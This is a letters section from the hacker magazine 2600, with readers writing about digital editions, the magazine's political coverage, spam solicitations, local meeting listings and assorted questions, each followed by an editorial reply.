I don't know why I read the sample of the *2600* book on my Amazon Kindle years ago, but it was good. I just ran across a mention of *2600* on *Hacker News* (Y Combinator) and was inspired (since I can now afford it) to get a subscription. I'm looking forward to it. Thank you and the community for all you do. (Also, I saw the Bitcoin payment option - please add Monero.)

Thomas

We hope you like what you see. We're always trying new ways of printing and also new ways of payment. We've been accepting Bitcoin for a while and it's been pretty popular. We'll continue to try out new things with as much time as we can spare. Thanks for the suggestion.

Dear *2600*:

I subscribe to *2600* on Kindle which costs me a little under three dollars (U.S.) an issue. I would rather be able to subscribe directly to *2600* and even pay a little more if it was available in epub DRM-free format.

Devin

Each format requires work on our end, but we're always considering additional proposals and this is certainly one of them. Our last few digests have been made available in this format, but the response compared to the PDF version has been less than stellar. If we can get more people excited about the epub version, that would definitely make it appear worthwhile to expand that format into other releases.

Dear *2600*:

I wanted to respond to "Jim" in 34:3, who wrote that he wanted a digital edition, but did not own a Kindle. Perhaps many people aren't aware, but there is also a Kindle reader application available for Windows PCs and Mac, as well as iOS. Google Play is not necessarily required.

Linux is a bit trickier; there are options like Calibre for reading the file formats, but likely the DRM would prevent one from reading a magazine like *2600*. However, for that case there is still a Kindle-reading web application available to read content in a browser.

So pretty much anyone with a computer and an Internet connection can access the latest digital edition of *2600* without actually owning a Kindle or tablet!

Neil

Misdirection of Efforts

Dear *2600*:

Your article about VR trumpers is totally inappropriate. Trump people are the majority and in fact elected the prez. The elections are far over. Move on and keep politics out of your magazine please.

Support your president and support the country rather than spit on the American flag and wish for your country to try to fail. Trump was the better candidate and, in fact, respects the Constitution. Hillary would have tossed it in the shredder. Dems live on another planet and refute reality, so your article about VR trumpers has the parties completely backwards. Trump supporters are generally very well informed. It's the Communist hateful left that wants to kill our voting rights and bring in more control.

Wissbr

We'll make you a deal. We'll keep politics out of our magazine when hacking stops getting sucked into politics. If you pay even a little bit of attention to the news, Facebook or otherwise, you'll notice that hackers are very much a part of the current political discussion. Whether it's a leak of sensitive information that's blamed on a hacker somewhere, an alleged connection between this administration and Russian hackers, or the accusation that the 2016 election was affected by hacked systems, the fact of the matter is that hackers are front and center in all of this. And you want us to stop talking about it. Well, you're not alone. By far, the letters we've been getting agree with your sentiment. If we measure things by what we've received, 90 percent of the hacker community solidly supports the Trump regime. Or we can assume that opponents are spread thin, starting to give up, or not aware that their voice matters in these pages.

Regardless of how popular or unpopular our position is, we have an obligation to cover the facts as we see them. The amount of damage this administration will do to the hacker community and the tech industry as a whole is of a scale we can barely perceive. Every piece that alludes to anything political also has a relationship of some sort to this community. We don't print material that has nothing to do with hackers. This just happens to be a big topic right now. We get that you don't want it to be. But it is. And we won't be silenced. We would react the same way regardless of who was in power if we saw a danger to our community. Read some of our issues during the Clinton years if you don't believe this.

Unfortunately, nearly every letter we get on the subject fails to address a single specific issue. You say this article was "inappropriate." How? "Trump people are the majority." What does that have to do with anything? (Not to mention that he actually lost the popular vote by millions, but we'll let that one go.) How exactly do we "spit on the American flag?" We've been taught to question and challenge. As journalists, this is an ongoing responsibility. Did you question and challenge anything in the previous administration? If you did, do you consider yourself to have been wishing for your country to fail? No? What, precisely is the difference?

The reader's premise is basically: "I'm right and you're wrong, so shut up because we're in power now." It's a compelling argument, but one we'll continue to refute for as long as we see a threat.

Dear *2600*:

Trump is not the first to not release taxes nor will be the last. If there is no law against it, why waste the efforts on such an inconsequential matter that requires an insurmountable effort? I came to enjoy your writing and knowledge of hacking, and all I get is one-sided political activist aftertaste.

I like to walk the middle ground. After all, history has taught us a lesson. A pendulum that is swung too far to one side will always swing back.

Michael

We know all about pendulums, but this is hardly something that is one-sided. We have been demanding accountability from all administrations - all the way back to Reagan, who was in power when we started printing back in 1984. Take a look at how we reacted to the Clinton administration from 1992 to 2000 if you think we only target one political side. Anyone in power is fair game, whether that's a politician or a corporate executive. But we have never gotten the kind of pushback we're seeing today.

Why exactly should we turn away from this issue at this point in history? The mere perception of something shady going on should be of interest to everyone. Since leaks and hacks have abounded in recent years, this kind of a thing is of particular interest to the hacker community, where the truth is often revealed in spite of restrictions, penalties, and even public opinion. We live in a democratic society, where openness and transparency in our leaders are qualities we embrace. When they start to disappear, we should all point that out and do whatever we can to reverse the trend. There's no reason why Trump's most ardent supporters shouldn't be doing the same thing. And if we get a copy of his tax returns, we will share them with the world without hesitation because we all have the right to know just what it is we're dealing with. Those who oppose the transparency that has been the norm for nearly half a century are the real problem here.

Dear *2600*:

Why? Why do you get involved in politics? We are already saturated with too many political outlets and don't want another one. Stick to what you know best.

Watt wusiwudg

We don't "get involved in politics." We are a part of the world and we discuss the things that are relevant to that world. Oftentimes, that means focusing on things that go beyond technical subject matter. This is true of any community, and it's a healthy thing as long as we're not derailed from covering those topics as well. What

many people define as politics is simply a bigger canvas that encompasses more than a particularly focused view. We have an obligation to offer our perspective on common issues. Human rights, social injustice, threats to the individual - these are not irrelevant to the hacker world and they are certainly not confined to the world of politics. We have to ask the many people who write us saying that musicians should stick to songs, actors should stick to films, athletes should stick to sports, and we should stick to technical stuff - who does that leave to discuss these so-called political issues? Politicians? News anchors? Isn't deferring to them a big part of the problem? We all have our perspectives and we should be able to use our venues to express ourselves and show the relationships these perspectives have to our respective communities. Not participating means ensuring that the status quo continues and that whatever happens in the future isn't in our best interests.

Offers

Dear *2600*:

We are interested in publishing in your magazine.

Greetings from Ukraine, we are Black Bird Cleaner Team. We are interested in publishing in your magazine and we are ready to cooperate with you. We offer to publish some of our products in your magazine.

Will be waiting for response.

Jorgen

Well, at least you know we're a magazine. But you obviously have never seen a copy since anyone who reads us knows we don't do this sort of thing, assuming display advertising or a public relations blitz is what you're after. You would also know that you could take out a free classified advertisement if you simply subscribed to us, which eliminates the need for all of this back and forth. Details are in the Marketplace section of every issue.

We are glad, however, that you have finally agreed to cooperate with us.

Dear *2600*:

I was about to read PDF versions of yearly digests (I was reading Kindle versions previously) and, while those are well scanned, PDF files themselves are huge and hard to read on Kindle or an old iPad Mini.

With three free apps (PkPDFConverter, ScanTailor, and ImageMagick), I was able to clean up and compress Volume 16 of *The Hacker Digest* from 116MB down to 19MB and I am reading it on an iPad Mini now perfectly fine (it is one-bit monochrome now, though). I have attached a one-page PDF as an example of how it looks now (I hope you don't mind).

Maybe you could provide both full-scan (as you do now) and compressed versions of digests? It should be easy to OCR and make them searchable now (with the pdfsandwich app).

I would also be able to help you to prepare those files in my spare time if you want.

Thanks for all the great reads.

KHRoN

We are coming close to having all of our issues digitized, which will be a real milestone for us. We do want to have a Kindle version for all of them as well, but the work involved in OCRing and proofing would be overwhelming at this point. Once we're done with the PDF versions, we can perhaps focus our attention on this, but there's only so much we can take on at one time and getting all of our issues into the PDF format is the priority right now. We do recommend viewing our files in full quality, as it does make a difference, especially when zooming in, as is necessary for some of our tiniest print and hidden features. PDF readers, as a rule, have no problem making the image fit nicely onto a page. We were impressed with how much you were able to clean the image, which is something we'd also be interested in pursuing if we tweak things down the road. (Naturally, any improvements we make on previously released digests will be sent to anyone subscribed to the lifetime option.)

Dear *2600*:

My name is Olivia Jones and I'm an accounts manager at go-promotions.com. I found your site http://iv.hope.net recently on the web and was impressed by its layout and content. I feel that it could be suitable for my client. We are interested in publishing an article (which I can supply) on your website. The article will have a link to my client's site in it. The link must be do follow and we can't have any disclaimers/advertising tags. Let me know if this is something you offer, and if so, what do you charge for it?

I look forward to hearing from you soon. Thanks.

Olivia Jones

We would really like to know if this approach ever works. And what exactly would happen if we accepted this offer? We'd have to go to our old H2K2 site which was picked by these people for some reason and insert an "article" which apparently is an ad that we would want to put disclaimers on since they're telling us that we're not allowed to tell people it's an advertisement, nor can we put disclaimers on it. (We have no idea what a "do follow" is.) It makes us wonder how much material is out there purporting to be news which is actually part of a deal like this. It's easy for us to simply delete these messages and move on, but sometimes you can learn a lot by investigating a bit. We'd love to hear some other perspectives or ideas.

Dear *2600*:

I heard on a recent episode that the next HOPE conference is scheduled for July 20-22, 2018! I would like to discuss volunteer coordinating the art exhibition at the upcoming Circle of HOPE conference.

Hacker art and the hacker aesthetic are a fascinating and exciting aspect of hacker culture - but it is largely overlooked for sensational headlines about security exploits. Art, the highest expression of culture, is a means for communicating hacker identity as something much deeper, inclusive, and less threatening than common sensationalist portrayals.

Art has been part of hacker culture from the earliest days of its acknowledgment. In 1984, Steven Levy, a technology journalist with *Rolling Stone,* published *Hackers: Heroes of the Computer Revolution*. He claimed that hackers form a distinctive subculture with a common set of values: "the hacker ethic." For Levy, the hacker ethic had six tenets. The fifth was: "You can create art and beauty on a computer."

The artistic component of hacker culture has been present over the years, mostly unknown to the public. HOPE is one of the few venues to acknowledge hacker artists. HOPE has been great, but it can be even better. At The Eleventh HOPE, I had the privilege of presenting my artwork to the attendees. It was inspirational and I had many excellent conversations about the concerns raised by the pieces in the art area, but I thought

that with a little work, the next HOPE could have an even better exhibition that contributes more to the conference.

There could be a much more engaging exhibit of work if someone contacts artists and gathers interesting work.

If you don't have someone doing so already, I would like to volunteer to organize the art exhibit at the next HOPE. I am involved with the art community here in New York and have many ideas of artwork that would be thought provoking and contribute greatly to the Circle of HOPE conference.

Volunteer

This is how it all gets started on so many levels. People who recognize and value a certain aspect of our community and want to make it even better are the key. We agree with everything you say here and are looking forward to working together. That is what the HOPE conferences are all about. If we haven't already, we will be getting in touch soon. Anyone else who wants to get involved is welcome to write to us at volunteers@hope.net.

Dear *2600*:

I found a link that isn't working on one of your pages and thought you'd want to know.

I landed here: https://www.2600.com/hackedphiles/current/pine/hacked/, and noticed you have a link to the NT Security website (http://www.ntsecurity.net/) which seems to have been taken down.

It looks like at one point it was redirected to http://windowsitpro.com/ but at the moment it just goes to an error page so it's probably a good idea to update it.

You might also be interested in our blog - http://ctech.link/blog/. We cover all areas of cyber security from developing threats to ongoing problems like scams and malware. Perhaps when you are updating your page you could include a link to us as well?

No worries if not but either way I hope this is helpful!

Thanks. If you'd rather I didn't email you in future, please reply with 'UNSUBSCRIBE' in the subject line.

Ellen

Wow. You really had us going all the way up until that last line. You sounded so human. But then, why on earth would anyone go to the trouble of testing every link on one of our hacker web page archives from nearly 20 years ago? And how would a link to this blog be at all relevant on an archived page? And, of course, the fact that we need to unsubscribe from these emails is a pretty glaring red flag.

Dear *2600*:

I appreciate you're busy but I wondered if you'd seen my earlier email, a copy is included below for reference.

Ellen

This is something else we've been seeing a lot of recently: spam that follows up if you don't respond. It really can't get much more annoying than this.

Dear *2600*:

Hi. Would you be interested in buying/owning hackerquarters.com so you can redirect it to your website?

James Willson
Domain Name Broker

At last, the domain we've been waiting for! Please. Just because we're The Hacker Quarterly, that doesn't mean we have an interest in every word combination that's remotely similar. If we ever come up with a currency that has quarters, we'll be in touch. Or if we start a dormitory service for hackers. But don't get your hopes up.

Dear *2600*:

I wanted to reach out to you one last time. Please see my previous email below, if I don't hear back from you, I'll assume my suggestion isn't helpful.

Thank you for your time.

Ellen

Each of these followups had the original letter attached along with the same instructions for unsubscribing. As artificial intelligence becomes more advanced, it will become harder for us to tell automated spammers from humans, just as it's becoming more and more difficult to tell when you're speaking to an actual human telemarketer or representative. We can only imagine how much of a nightmare this is about to become.

Accomplishments

Dear *2600*:

I had been desperately searching for a computer-related magazine to help me find a decent web designer and new host. I stumbled over yours and immediately ordered it, not only to find the above information, but also in the hopes to hire someone to help me get my hacked Facebook page back.

I came across the back page ad of someone beefing about you running an ad from an inmate, and was pleasantly surprised by your reply. To be honest, as inmates - or "convicts" as some of us would rather be called - we are preyed upon and discriminated against far more often than one could imagine by sheisty business practices.

But even after several failed attempts, thanks to ripoff artist web designers, and after being incarcerated for over two decades without ever seeing a website (probably hard for you to imagine), I was still able to come up with my own website "ZapTales.com."

Thankfully there are still some good people out there and, aside from a few minor problems, the site is up, running, and almost completed. By the way, I failed to mention that one of those nuts in a cell also wrote a full length memoir *and* is donating all the proceeds to several children's charities.

So to whoever thinks we're all nuts, one of us managed to come up with thousands of dollars to create a website, wrote a slew of short stories, created the graphics through a very talented artist who worked off prison sketches... to try and help a bunch of kids who can't help themselves.

Since it's almost impossible for me to find a reputable web designer or new host site, any help you could give me would be greatly appreciated. I am not looking for a freebee, and am more than happy to pay a reputable person, hopefully one who might appreciate the work or be in need at the moment.

I also will be sending you a check for a subscription to help keep you going, and it's not because I even understood the majority of your magazine, but I truly appreciate your support and reply more than you could ever imagine!

Please feel free to contact me via my site or snail mail.

Zap
"Zap Tales"
Guy Zappulla

99A2233
Elmira Corr. Facility
P.O. Box 500
Elmira, NY 14902

This tale of accomplishment should serve as inspiration to people on both sides of the wall. Read on for another cool story from a convict.

Dear *2600*:

I thought you should know that we here at FCI Loretto have officially held the first of our planned monthly *2600* meetings this past October. There were eight of us in attendance, a couple of us being subscribers. Though the local free civilians nearby cannot join us because we're prisoners, we wanted readers to know that we are keeping the spirit alive here! Shout out to the free world reading this!

metaknight

How cool is that? This proves that no level of adversity is enough to quell the spirit of curiosity and knowledge sharing. There's no reason we can't all participate in one form or another even if we can't make it to a "regular" meeting. We like to call it the First Friday Spirit.

Meetings

Dear *2600*:

Dear Barracks, it would be very helpful if a meeting is held in the city of Rosario, Santa Fe (Argentina). Greetings and we are in contact.

Luciano

"Dear Barracks?" We're not sure what this is all about, but if you want to start a meeting here, we're all for it. But you need to tell us where because "in the city" is a bit vague. Also, email meetings@2600.com on a regular basis, and get a website going if you can, and the odds of your meeting being listed will increase. Good luck!

Dear *2600*:

This is an upgrade from the meeting in Buenos Aires (one of the two). The address at Carlos Calvo 614 is no longer valid because this place has closed its doors months ago and does not exist anymore. We have a new meeting point now at CABA: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.

Our meeting point remains alive and, fortunately, people go every first Friday. Thanks!

(CABA is Ciudad Autonoma de Buenos Aires.)

Pablo from Buenos Aires, Argentina

For some reason, there's a lot of hacker activity in Argentina lately. We're all for it. It's also interesting that Buenos Aires is the only city that has two separate meetings and, as far as we know, they're both doing well. This wouldn't work in most places, but since the city is very spread out and it would take a long time to get from one location to the other, we felt it was worth a try. The above change will be reflected starting in this issue.

Dear *2600*:

Concerning the Fort Lauderdale meetings at the Grind Coffee Project, we are still going on. Don't let Meetup tell you otherwise. They wanted too much to keep the meeting alive on their system. And to be honest, it hasn't added much value.

Mark

We're not sure what that's all about, but you certainly don't need some outside entity telling you that the meetings exist or don't. Invariably, that info will be inaccurate. We make it very simple. Our meeting list exists on our site (www.2600.com/meetings) and in the back of every issue. If people stop going or if the meeting doesn't keep us updated, they stop getting listed. Otherwise, you can assume they exist.

Dear *2600*:

Upon learning that the current incarnation of attendees were looking to "fill in the blanks," historically speaking, of the time frame when I attended the Philadelphia meetings, I decided to attend the first meeting in over a decade (12 years to be exact).

The *2600* meetings were such a big part of my life in the late 90s and early 2000s. I remember going with much unnecessary apprehension to my first meeting. Previous to that first *2600* meeting, finding a hacker or a phreaker in the "wild" was a rarity. I felt like I was the only one.

The people at that first meeting took me in with open arms. And even though I didn't bring much to the proverbial table at the time, they introduced me to the hacker community and what later manifested in lifelong friendships, a career in the engineering field, and a sense of belonging.

I kept going back. To discuss technology and politics, which I saw later culminate into what became known as hacktivism, starting with protests in the Free Kevin movement. I went back to learn and to be able to see problems from a different perspective and collectively fix them. And most importantly, I went back to be a part of something that was bigger than myself.

When I returned to my most recent meeting, I found that same welcoming. Nothing had changed, apart from most of the faces. The discussions are of those pointed toward the future. And, whereas the technology has changed significantly since that era, the discussion is still one of "What are we going to do with it?" I'm not so sure I was able to "fill in the blanks" as best as I could have, but I know I'll have plenty of time to tell those who attend now the stories of all those who have previously attended - because I don't ever want to spend that much time away again.

John Q. Sample

That is a great story and a terrific testament as to why the meetings exist and the good that they do. We've heard many similar tales over the years and we can only hope that present and future attendees worldwide will experience similar treatment. Thanks for sharing.

Dear *2600*:

Northwest Arkansas has a new group we'd love to have added to the *2600* list. However, we meet on Wednesday nights for our monthly gathering. Does that mean we can't be included?

Meetings are at 7:00 on the first Wednesday of the month at 5204 West Village Parkway, #Ste 1 in Rogers, Arkansas.

Jordan

While we'd love to be able to accommodate everyone, we stick to the first Friday schedule because it's easy to remember. An exception was added for meetings in Israel for religious reasons, which necessitated them being on the first Thursday instead. If we were to add another exception, we'd inevitably get a request for a third, fourth, and fifth exception in short order. Then you would have a situation where confusion would reign, as the first Friday might mean it's meeting day or it might not depending on where you were. Our meeting page in our issues would need more space to differenti-

ate the different days and times, and our font size on that page is already a real test on the vision of most of our readers. We haven't even gotten to the conflicts yet. What happens when someone decides that Wednesday night doesn't work for them, but Sunday does? Which one do we go with? We've managed to handle disagreements on locations fairly well, since people can usually get to a place even if it's not their first choice. But if one person can make one day and a different person can only make another, then we have to pick between one of them. There will always be people who can't make it on the first Friday. But at least by having that as the basic rule, we can make a decision that doesn't play favorites.

We hope that answers your question. We're printing your meeting details here so that hopefully people will hear about your gatherings, and we hope you can find a way to get them to the first Friday so we can have them listed in the magazine and on the site. Best of luck.

Dear *2600*:

We at the Tucson *2600* meeting are continually trying to improve as best we can. We have a website put together at sites.google.com/site/tus2600meeting. A member of the group has the domain tus2600.org registered and we will be utilizing it soon. If you would prefer to list that address instead, we can notify you again when that has occurred. But if it's no big deal, you can list this one here in the meantime. Thank you.

tus2600

We'll list the one you gave us until your domain is ready. It's always better to have control over your own domain, but the main thing is to put something together for potential attendees that provides them with updates, gives them specific information on the meetings, and lets people know through words or pictures why attending one of our meetings is a positive experience. This is probably the one thing any meeting can do to get more attention and more attendees. Any meeting that puts together a website should let us know so that we can publicize it and get some more people aware.

Dear *2600*:

Looking at setting up a meeting either in Cardiff or Newport in Wales, U.K. Just seeing if I can get interest at the moment as there isn't one by me unfortunately.

Asmodeus

We do have a meeting in Wales, but it's not close to the places you suggest, so it sounds like a great idea to set one up there. Please be sure to read our guidelines located in the meeting section of our website and give us the details when you get this set up. Good luck!

Dear *2600*:

The current site is dead. Went the last couple months, no one there. So, going to try to reboot it at my day job, which is a good venue: Free Geek Vancouver, 1820 Pandora Street.

genevieve

That's the right attitude. Too often, people discover that a meeting has fizzled and they just give up. Then, they either miss the meeting when people show up the next month, or they lose an opportunity to reignite the spark. However, in this case, your actions may have been premature. Read on.

Dear *2600*:

Greetings from the Vancouver *2600* community! Turnout continues to be decent for the last two years. Yesterday, we had about ten people attend. One was visiting from out of town and knew of the meeting only through the meeting listing from the zine! I thought that was really cool. Topics discussed: cyber security and how to keep the world safe.

Interesting metric of the day: I don't recall ever seeing a female at a Vancouver *2600* meeting.

Spy604

We're glad to hear you're still around and hope you can make yourselves a little easier to spot so that there are less reports of your demise. It's not at all surprising that someone showed up who only heard of the meeting through the magazine. That's how a lot of people find the meetings and why it's so important to make sure people keep going. Nothing is more frustrating than hearing how someone new to the scene or to the area tried to make a connection, only to fail because nobody else showed up that month. Actually, there is something more frustrating: hearing that you've never seen a female hacker at one of your meetings. If true, you need to ask if there's anything you're doing that makes females unwelcome or uncomfortable. This is a problem that has been faced at a great number of hacker events over the decades, but we've seen great improvements in a good number of them. But we've clearly not come far enough and this observation makes that apparent. Let's confront these issues as a community and help build better environments where nobody feels shut out.

Dear *2600*:

The Boston meeting has moved to: Starbucks, The Garage, 36 JFK Street in Cambridge. Our new twitter is @2600boston.

Having been unable to contact any of the previous members via their inactive @boston2600, the empty listed IRC channels, or being at the listed meeting for many months, we've decided to move to a more neutral location.

mal

We appreciate the effort you went to in order to salvage this meeting. We implore those who become involved and then find themselves not participating in the future to please pass such things as Twitter IDs, websites, and IRC access to new people who might be interested in taking the torch. They are nearly always around.

Dear *2600*:

We are planning something a wee bit different for the next few months and have updated our site accordingly. For at least the next five months, we are changing to the first Monday of the month rather than Friday, with the exclusion of the first of January which will be the 8th. This allows us to provide a much better venue for participants and to organize talks. We will make sure everyone gets the note and see how it goes!

stmerry

This is precisely the point we were making above. We just can't keep track of this many variations on meeting days. It's great that you can get a better venue and have talks, but our meetings don't require there to be talks or presentations. They're just a place for people to meet and share common interests at a specific time of the month. There's nothing wrong with having additional meetings on different days. But being available for people who show up on the first Friday is essential so we can continue to publicize the meetings. Even if all you do at the first Friday meetings is tell people about the Monday meetings, you would be serving a need for any new people who come by on the common day and we would be able to continue to publicize your meet-

ings. We hope you're able to work this out.

Dear *2600*:

The Chicon Collective shut down, so the Austin, Texas meeting has moved. We've had it the past few months at Whole Foods downtown mezzanine level and it looks like we're sticking with it. Please update our listing.

David

This was actually done some time ago. Semi-public spaces like food courts tend to last longer, but the real benefit of such locations is that it encourages new people or those who aren't comfortable knocking on doors. That can really make a big difference for those who aren't entirely sure what they're walking into. And it also will increase the odds of complete random strangers learning about hackers from you just by running into you, something that doesn't happen inside hackerspaces.

Dear *2600*:

Hello, Can you add this link at the meetings page? https://sites.google.com/view/2600rcia

We are from Resistencia, Chaco, Argentina.

Thank you so much.

Mauro

What on earth is going on in Argentina? It's like some kind of hacker renaissance.

Dear *2600*:

We would like to start a *2600* meeting in Champaign-Urbana, Illinois. We are following all meeting guidelines, except that we are arguably too close to Peoria; people who can travel long distances by car (not including me) could get there in an hour and a half during most of the year. Those of us who need rail or bus transport can't get to either Chicago or Peoria (the closest listed meetings) without an overnight stay. Peoria's official website from your list hasn't been updated since early 2012. Do you know if they are even still meeting?

Our website is at http://cu2600.org. Our first meeting will be December 1st. We are getting the word out in the community as best we can. One of the reasons we would like to start a meeting here is that many hackers - even in the immediate area - have never met, so we can't actually get together with each other whenever we want. Yet. I plan to sort Usenet and IRC tomorrow as instructed and someone will send you a report after each meeting. It was clear that you can't list us until we are well established, which may take a couple of years based on how long it has taken other tech groups (e.g. a Python users' group) in the area to get started.

Please let me know if we need to change anything about our plans.

Brenda (asparagi)

You're doing everything correctly and we feel you've got enough on your side to allow us to list your meeting starting now. Being geographically close to another meeting isn't always a factor, as you point out. Please be sure to keep updating us so we know your meeting is continuing. We hope it all goes well.

Queries

Dear *2600*:

How to get books of ECH. please could you tell me how to reach that ECH.

haranadh yanda

We want to help. Really we do. But we have no earthly clue what you're trying to ask us. ECH could be an airport in Echuca, Victoria, Australia. Or maybe it's epichlorohydrin, a chemical compound. Could you mean embedded contact homology, the erase character in the ANSI X3.64 character set, or possibly the Emergency Command Hologram on Star Trek: Voyager? We've spent weeks researching this and trying to figure it all out with no results that we're proud of. We've missed deadlines and ruined our holidays. If the issue is late, this is the reason. So please, readers, if you have a question for us, be explicit, since we're so obsessive about getting the right answer.

Dear *2600*:

While studying cybercrime, our teacher asked us why the magazine "The Hacker Quarterly" is named "2600." In search of the answer wherever possible, I am contacting you to find the origin of that naming. If you could enlighten me on the matter, that would be awesome! Thank you.

kaimmerali

Was this part of an assignment or was the teacher actually asking their students for an answer to a question within the subject they were teaching? If the former, our answer may be too late for you to turn it in on time. If the latter, we will now give you what you need to enlighten your teacher and hopefully get a bunch of credit. Our name comes from an historic frequency known as 2600 hertz. That was the frequency that, when transmitted down a phone line under certain conditions, gave the user operator control over their phone line. In other words, they could then route themselves internally or globally throughout the phone network, often bypassing any billing entirely. This was made possible through the use of in-band signaling (voice and tones both being audible on the same voice path) and the entire escapade was called blue boxing. 2600 hertz kicked the process off and a series of dual frequency tones were used after that for the desired effect. At the time our magazine started publication in 1984, that number seemed like a perfect representation of the individual seizing power from huge, monolithic entities, so we chose that as our name. And the rest is history.

Dear *2600*:

Sir,

I have arrear in my examination ... .my future getting because of that can u hack and clear the subject??

Please

Arun

We can only wonder what it is that people think we can do. We just wish they would express themselves more clearly so we can mock them more effectively.

Dear *2600*:

What happened to the ftp server (ftp.2600.org)? It seems to have been nonexistent for almost a month. One moment she's there, next moment she's gone. This makes it nearly impossible to batch-download sets of radio programs unattended as now one has to go to the main http server to get them individually.

Please, bring back the ftp server!

Mistman the Magnificent

This is the first we're hearing that there was a problem. (It's also the first time we heard that our ftp server was female.) We've tried to replicate it but, frustratingly enough, everything works perfectly. If anyone else is having issues, please let us know. At this point, we have to assume this was a problem with routing between you and us which has since been resolved. And thanks for continuing to use ftp.

Dear *2600*:

Where can I find your PGP public cert? I have searched www.2600.com with no luck. When will www.2600.com/securedrop be functional?

David

Our PGP key can be found in the "Magazine" section of our website under "Submissions." We ask that people have a good working knowledge of PGP before sending us anything while using it. To this day, most submissions we get using PGP fail because they're encrypted to the wrong key or are corrupted in various ways. It's great when it works, but we really don't have the time to troubleshoot and handhold when it doesn't. Our securedrop system will hopefully be functional by the time you read this. It takes a lot of time to set this up properly, but we think it'll be worth all the trouble.

Dear *2600*:

Previous attempts on my part to correspond with you via email and web form have seemed to have gone either unnoticed or disregarded. I currently have been purchasing issues from store shelves and intend to start a life subscription in the near future. As a potential subscriber and meanwhile dedicated reader, I can't help but feel discouraged to contribute or inquire in the future due to the lack of response from the current electronic means.

I write you this physical letter in hopes that previous attempts may have been in error by some means. Perhaps the form on your website either misdirected my attempts or never forwarded them at all. Maybe the emails I sent were thrown in your junk folder? Whatever the case may be in these or similar regards, I hope you at least hear me out in this letter.

If, however, my words have fallen on deaf ears, so to speak, then I would like to request that you outline what standards must be met before you would consider a reply. I do not wish to waste my time nor yours on trying to reach out to you if my subject matter is not worth your time. This would be somewhat confusing to me and at least a little frustrating considering the amount of spam messages you publicize in your issues (however hilariously funny they are).

Here are some subjects I wish to relay to you again:

Sacramento Hackerlab told me they have not held *2600* meetings in over a year.

What form of encryption is preferred for online correspondence? With you being the receiver of such messages.

I plan on being mobile for the next five years and will be changing residences a couple of times. For privacy reasons, I'd like to establish some sort of authentication when it comes to changing delivery address. How would I best go about this kind of subscription-related procedure?

High-definition is required for payphone photos. Are there any requirements on the type or quality of paper they might be printed on?

What would you consider to be an unhealthy frequency/quantity of consumption of Club-Mate? Best occasion to indulge?

You've been publishing some neat stories. I'd like to contribute some of my own. Would you add pages to your issues to accommodate or just edit mine in to fit?

Thank you for taking the time for reading and I hope you consider publishing answers or at least a response of some sort in your next issue.

D3rLG

We're not sure what the problem is here. We're not the best of pen pals, so don't expect replies from us when you send an email, unless it's to our subscription department or something HOPE-related. While sometimes email can fall into a spam trap, it's doubtful that every single correspondence you sent to us was missed, unless you're emailing from spam.com or something. We didn't find a correspondence asking these questions of us after an exhaustive search. We will try to address your questions here.

Updates on meetings should go to meetings@2600.com. We haven't heard of the update you sent us, but will look into it now.

Our PGP key can be found in the Magazine - Submissions section of our website if you feel the need to encrypt, but please make sure you know hoe to use PGP properly, as we won't have time to help you.

Regarding authentication of your subscription info, your unique label identifier should be sufficient, as long as you don't go around advertising it to the world. We may ask some other verification questions, so be prepared.

Concerning payphone photos, most submissions these days come via email, and all we ask is that you use the highest quality settings that you can. As long as your email doesn't exceed 25 megs or so, you should be fine. If you have to send us a print, we also ask that you use good quality. If it's something you'd stick in a photo album, it's probably good enough.

Drink Club-Mate when you're in a good mood and want a little burst of energy. We don't recommend exceeding two bottles in a day unless it's a special occasion.

We should be fine considering your submission without having to add pages. Let's cross that bridge when we come to it.

We sincerely hope that answers all of your questions.

Suggestions

Dear *2600*:

More mousepads please. And hoodies for women. Both my wife and I work in infosec and I'm trying to find her something... the search continues! This is my first time ordering Club-Mate from this site. I've been downing Yerba-Mates from whole foods daily. Love 'em. Thanks for everything *2600* does. Fan since I was just a wee lad.

AK

We appreciate the suggestions and we're always introducing new things. It won't take many more mousepad requests for us to restock our supply.

Dear *2600*:

Change the Facebook policy or close it down for a month. I use different aliases, but when people in my country or others find out it's me behind the alias, I get blocked. It's six months in a row. I got personally attacked. And at Facebook, they say I should leave out my photo and city and home town and mobile phone number? Can lose it down.

mtb great music mtb smothy lounge

We really don't know what that last sentence means, but we're also a bit confused as to how exactly we tie into these problems. Do you somehow think we're Facebook? Are you asking us to shut them down? Does this have something to do with one of our Facebook groups? With a little clarification, maybe we can help.

What we can offer with these ambiguities is a suggestion to put as little personal information on Facebook as possible. The people you already know are familiar with how you look and where you're from, so there's no pressing need to have that info up there. And there's no reason at all for your phone number to be there. You don't even have to use your real name! That should be sufficient to get past any blocks, even ones set in our own groups. Above all, Facebook should never serve as a substitute for real life interactions.

Dear *2600*:

Since it is coming into winter in the Northern Hemisphere, might you guys make some clothing items that are red with white print? Imagine the *2600* government seal red pullover sweatshirts!

Scott B

That does sound nice. Is this something people want? We'd honestly never thought of it. That's why we appreciate these collective brainstorming sessions.

Observations

Dear *2600*:

I got this issue for free! Well, depending on how you look at it.

I used to buy *2600* from Barnes and Noble in Seattle. They were the only ones at the time that had the latest issue available guaranteed. Whether that was because they were the only ones who carried it or the only place people didn't buy *2600* is up for debate.

At the tender age of 24, I landed the very first job that gave me a decent paycheck. The second thing I bought with my Cable Guy money was custom DDR pads that would last a lifetime. The first thing I bought would also last me a lifetime: my subscription to *2600*.

Literally nobody agreed with my decision.

"How can you be sure you'll still like them in 12 years?"

"What a waste of money, why don't you just buy it off the shelf?"

"Are you sure they'll still be around that long?"

Well, I am here to tell you, ten years later (40 issues exactly!) *2600* has survived and is going strong!

Those DDR pads (along with everything I owned) were stolen when I moved to a different country (he spent one night in jail when he was caught), but thanks to the great people over at my favorite publication, *2600* still gets delivered to my door every few months.

I did the math, and factoring in the cover price change in 2013, I am happy to say that I am now getting *2600* for the rest of my (or your) life for free! Keep 'em comin!

Math, if you're interested: first bought in February 2007 - 24:1 (Spring 2007) to 30:1 (Spring 2013) at $6.25 each: (25 * $6.25) = $156.25. Amount left ($260 - $156.25) = $103.75. (103.75/6.95) = 14.9281. 25+15 = 40 issues. Technically, my free issue was 34:2, but I kept putting this letter off!

Xenophule

Thanks for taking the time to do all these calculations. We read them with great interest. Of course, somebody in the office had to bring up the fact that you lost everything you owned when your DDR pads were stolen (unless the guy inexplicably didn't see the value of your back issues and left them), so that would negate the value a bit. Others countered that this event shouldn't factor in, as it didn't detract from the initial joy and value of getting a brand new issue every quarter. A bit of a long debate ensued.

We hope you enjoy all of the free issues yet to come.

Dear *2600*:

